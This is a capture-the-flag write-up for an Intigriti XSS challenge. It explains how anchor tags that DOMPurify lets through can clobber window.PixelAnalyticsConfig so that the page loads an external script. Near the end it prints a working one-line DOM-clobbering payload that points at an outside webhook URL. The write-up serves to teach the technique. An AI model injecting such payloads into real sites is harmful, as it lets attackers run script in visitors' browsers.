
Challenge Author: KulinduKodi
CTF Name : Intigriti-0526
No. of solves / Points : 83 Solves
Challenge Description :
Challenge was just to pop an alert()
Handout
I Generally don't like to do Sourceless challenges much (not because I think I'm good with them but I'm as blind as a bat)
We do however have client-side js to go through
// SPA Routing and Logic
const contentDiv = document.getElementById('content');
const navAuth = document.getElementById('nav-auth');

let currentUser = null;

// Helper to check auth
async function checkAuth() {
    try {
        let res = await fetch('/api/me');
        if (res.ok) {
            let data = await res.json();
            currentUser = data;
            return true;
        }
    } catch(e) {}
    currentUser = null;
    return false;
}

// Render Navigation
function renderNav() {
    if (currentUser) {
        navAuth.innerHTML = `
            <a href="#profile" class="btn">Profile [${currentUser.username}]</a>
            <button onclick="logout()" class="btn">Logout</button>
        `;
    } else {
        navAuth.innerHTML = `
            <a href="#login" class="btn">Login</a>
            <a href="#register" class="btn">Register</a>
        `;
    }
}

async function logout() {
    document.cookie = 'session=; Max-Age=0; path=/';
    currentUser = null;
    window.location.hash = '#login';
    renderNav();
}

function showMsg(id, msg, isError=true) {
    const el = document.getElementById(id);
    if (!el) return;
    el.style.display = 'block';
    el.innerText = msg;
    el.className = isError ? 'error-msg' : 'success-msg';
    setTimeout(() => { el.style.display = 'none'; }, 5000);
}

// Router
async function route() {
    const hash = window.location.hash || '#login';
    contentDiv.innerHTML = 'Loading...';

    await checkAuth();
    renderNav();

    if (hash === '#register') {
        renderRegister();
    } else if (hash === '#login') {
        renderLogin();
    } else if (hash === '#profile') {
        if (!currentUser) return window.location.hash = '#login';
        renderProfile();
    } else if (hash === '#testimonials') {
        renderTestimonials();
    } else {
        window.location.hash = '#testimonials';
    }
}

window.addEventListener('hashchange', route);
window.addEventListener('load', route);

// Views
function renderRegister() {
    contentDiv.innerHTML = `
        <div class="pixel-card">
            <h2>REGISTER</h2>
            <div id="reg-msg"></div>
            <form id="reg-form">
                <label>Username</label>
                <input type="text" id="reg-user" required>
                <label>Password</label>
                <input type="password" id="reg-pass" required>
                <button type="submit" class="btn">Start Game</button>
            </form>
        </div>
    `;
    document.getElementById('reg-form').onsubmit = async (e) => {
        e.preventDefault();
        const user = document.getElementById('reg-user').value;
        const pass = document.getElementById('reg-pass').value;
        let res = await fetch('/api/register', {
            method: 'POST',
            headers: {'Content-Type': 'application/json'},
            body: JSON.stringify({username: user, password: pass})
        });
        if (res.ok) window.location.hash = '#testimonials';
        else { let d = await res.json(); showMsg('reg-msg', d.error || 'Error'); }
    };
}

function renderLogin() {
    contentDiv.innerHTML = `
        <div class="pixel-card">
            <h2>LOGIN</h2>
            <div id="login-msg"></div>
            <form id="login-form">
                <label>Username</label>
                <input type="text" id="login-user" required>
                <label>Password</label>
                <input type="password" id="login-pass" required>
                <button type="submit" class="btn">Insert Coin</button>
            </form>
        </div>
    `;
    document.getElementById('login-form').onsubmit = async (e) => {
        e.preventDefault();
        const user = document.getElementById('login-user').value;
        const pass = document.getElementById('login-pass').value;
        let res = await fetch('/api/login', {
            method: 'POST',
            headers: {'Content-Type': 'application/json'},
            body: JSON.stringify({username: user, password: pass})
        });
        if (res.ok) window.location.hash = '#testimonials';
        else { let d = await res.json(); showMsg('login-msg', d.error || 'Error'); }
    };
}

function renderProfile() {
    contentDiv.innerHTML = `
        <div class="pixel-card">
            <h2>PLAYER PROFILE</h2>
            <p>Our Advanced SCA Shield protects your name from malicious inputs!</p>
            <div id="prof-msg"></div>
            <form id="prof-form">
                <label>Display Name</label>
                <input type="text" id="prof-name" value="${currentUser.name}" required maxlength="255">
                <button type="submit" class="btn">Update Name</button>
            </form>
        </div>
    `;
    document.getElementById('prof-form').onsubmit = async (e) => {
        e.preventDefault();
        const name = document.getElementById('prof-name').value;
        let res = await fetch('/api/profile', {
            method: 'POST',
            headers: {'Content-Type': 'application/json'},
            body: JSON.stringify({name})
        });
        let d = await res.json();
        if (res.ok) {
            showMsg('prof-msg', 'Profile Updated!', false);
            await checkAuth(); // update client state
        } else {
            showMsg('prof-msg', d.error || 'Error');
        }
    };
}

function renderTestimonials() {
    contentDiv.innerHTML = `
        <div class="pixel-card">
            <h2>LEAVE A TESTIMONIAL</h2>
            ${currentUser ? `
            <div id="test-msg"></div>
            <form id="test-form">
                <textarea id="test-content" placeholder="This retro arcade is awesome!"></textarea>
                <button type="submit" class="btn">Submit</button>
            </form>
            ` : '<p>Please <a href="#login" class="highlight">Login</a> to submit a testimonial.</p>'}
        </div>

        <h2>COMMUNITY FEED</h2>
        <div id="testimonialsList">Loading...</div>
    `;

    if (currentUser) {
        document.getElementById('test-form').onsubmit = async (e) => {
            e.preventDefault();
            const content = document.getElementById('test-content').value;
            let res = await fetch('/api/testimonials', {
                method: 'POST',
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify({content})
            });
            if (res.ok) {
                document.getElementById('test-content').value = '';
                loadTestimonials();
            } else {
                let d = await res.json(); showMsg('test-msg', d.error || 'Error');
            }
        };
    }

    loadTestimonials();
}

async function loadTestimonials() {
    let res = await fetch('/api/testimonials');
    let data = await res.json();
    const container = document.getElementById('testimonialsList');
    container.innerHTML = '';

    data.forEach(t => {
        let card = document.createElement('div');
        card.className = 'pixel-card';

        let nameDiv = document.createElement('div');
        nameDiv.className = 'user-name';
        nameDiv.innerHTML = t.user_name;

        let textDiv = document.createElement('div');
        textDiv.className = 'user-text';
        textDiv.innerHTML = DOMPurify.sanitize(t.content);

        card.appendChild(nameDiv);
        card.appendChild(textDiv);
        container.appendChild(card);
    });

    // Load external tracker components
    let config = window.PixelAnalyticsConfig || { enabled: false, scriptUrl: '/js/mock-tracker.js' };
    if (config.enabled) {
        console.log("Loading tracking script from:", config.scriptUrl);
        let s = document.createElement('script');
        s.src = config.scriptUrl;
        document.body.appendChild(s);
    }
}
Routes
register -> As the name suggest is used to register a given user
login -> Login into the actual application
testimonials -> A Place where you can drop your testimonial as a comment alongside your profile name
profile -> Where you could change your display name as per your choice
Ideology and Process
Well in hindsight looks like a normal XSS based Challenge,you have control over Testimonials and maybe the display name now it just becomes the point of how things are working and if and what filters or sanitization takes place as such So lets get to that
async function loadTestimonials() {
    let res = await fetch('/api/testimonials');
    let data = await res.json();
    const container = document.getElementById('testimonialsList');
    container.innerHTML = '';

    data.forEach(t => {
        let card = document.createElement('div');
        card.className = 'pixel-card';

        let nameDiv = document.createElement('div');
        nameDiv.className = 'user-name';
        nameDiv.innerHTML = t.user_name;

        let textDiv = document.createElement('div');
        textDiv.className = 'user-text';
        textDiv.innerHTML = DOMPurify.sanitize(t.content);

        card.appendChild(nameDiv);
        card.appendChild(textDiv);
        container.appendChild(card);
    });

    // Load external tracker components
    let config = window.PixelAnalyticsConfig || { enabled: false, scriptUrl: '/js/mock-tracker.js' };
    if (config.enabled) {
        console.log("Loading tracking script from:", config.scriptUrl);
        let s = document.createElement('script');
        s.src = config.scriptUrl;
        document.body.appendChild(s);
    }
}
Well of course looking at the client-side code for testimonials we see something that well generally shuts down your normal XSS scenarios right away DOMPurify.sanitize
        let textDiv = document.createElement('div');
        textDiv.className = 'user-text';
textDiv.innerHTML = DOMPurify.sanitize(t.content); 
For those who are new here and aren't exactly sure about what I mean well
Simply put Dompurify is one of the best HTML-Sanitizer which currently exists which is quite frequently updated and worked upon
It is basically the godfather of all that is sanitizers.It will strip out everything that contains dangerous HTML and thereby prevent XSS attacks and other nastiness

Don't get me wrong, if not configured properly it could still be bypassed and there are always new ways in which things are bypassed every single day
If Interested I urge you to go through Kevin Mizu's blog you would get a better understanding about how things worked and how the old bypasses work.
Now having a small idea about what DOMPurify is what it does ,One can definitely see why that could end up being and an issue right ?
This is where you realize something else as well
        let nameDiv = document.createElement('div');
        nameDiv.className = 'user-name';
        nameDiv.innerHTML = t.user_name;
So maybe we can get some form of xss in user_name directly as such ?
So trying to put some malicious payload in the user_name field you would end up getting an error
 So this basically ends up telling you that it is a "blacklist" like system going on blocking everything
Another thing which would catch your eye is this block of code
    let config = window.PixelAnalyticsConfig || { enabled: false, scriptUrl: '/js/mock-tracker.js' };
    if (config.enabled) {
        console.log("Loading tracking script from:", config.scriptUrl);
        let s = document.createElement('script');
        s.src = config.scriptUrl;
        document.body.appendChild(s);
    }
And something directly clicks the minute you look at this kind of piece of code DOM-Clobbering
If this is your first time learning or hearing about this topics I'll give you a TL;DR
Dom-Clobbering
DOM clobbering is a technique in which you inject HTML into a page to manipulate the DOM
Any element with an id attribute is automatically accessible as a property on window.So if the page contains <div id="config">, you can read it in JavaScript as window.config.That's a browser "feature" that's been around forever.
Small example of how it works


DOM-Clobbering can basically overwrite or interfere with JavaScript variables/properties that code references or expects
Now Connecting back to our problem in hand we have window.PixelAnalyticsConfig
we can bypass that right <a id=PixelAnalyticsConfig>
    if (config.enabled) {
        console.log("Loading tracking script from:", config.scriptUrl);
        let s = document.createElement('script');
        s.src = config.scriptUrl;
        document.body.appendChild(s);
    }
But wait — just clobbering window.PixelAnalyticsConfig isn't enough. The code checks config.enabled and reads config.scriptUrl.

This is where things get interesting. If you inject multiple elements with the same id, the browser doesn't just give you one — it gives you an HTMLCollection, a live group of all elements sharing that id.
And you can pull individual elements out of that collection using the name attribute:
One last thing — <a> elements stringify to their href. So when the code does s.src = config.scriptUrl, it's effectively doing s.src = anchorElement.toString() which resolves to the href URL. The browser fetches it and executes it as a script.
  <a id=PixelAnalyticsConfig>
  <a id=PixelAnalyticsConfig name=enabled>
  <a id=PixelAnalyticsConfig name=scriptUrl href=http://<yourlink>>
Now you might be wondering — DOMPurify is there, so how does any of this work?
The thing is, DOMPurify isn't bypassed here at all. It does exactly what it's supposed to do — strip dangerous tags like <script>, event handlers like onerror, anything that directly executes code. But <a> tags with id, name, and href attributes? Completely valid, harmless HTML. DOMPurify has no reason to touch them.
DOM clobbering doesn't need to bypass the sanitizer — it just needs the sanitizer to let through innocent-looking anchor elements, which it always will. The damage happens after sanitization, when those
anchors land in the DOM and the page's own JavaScript reads window.PixelAnalyticsConfig without knowing it's now an HTML element instead of a config object.
And well this will fetch that given js file or hit that url of yours accordingly

So your one liner payload ends up looking like
Payload
<a id=PixelAnalyticsConfig name=enabled><a id=PixelAnalyticsConfig name=scriptUrl href=//webhook%2esite/c2158363-1ef4-4535-947b-bc26d9baae98>
This is how the Dom looks as such
Conclusions
Quite a straight-forward Challenge but happy to still see that dom-clobbering challenges still come around once a while :)
As per traditions here is a cool pic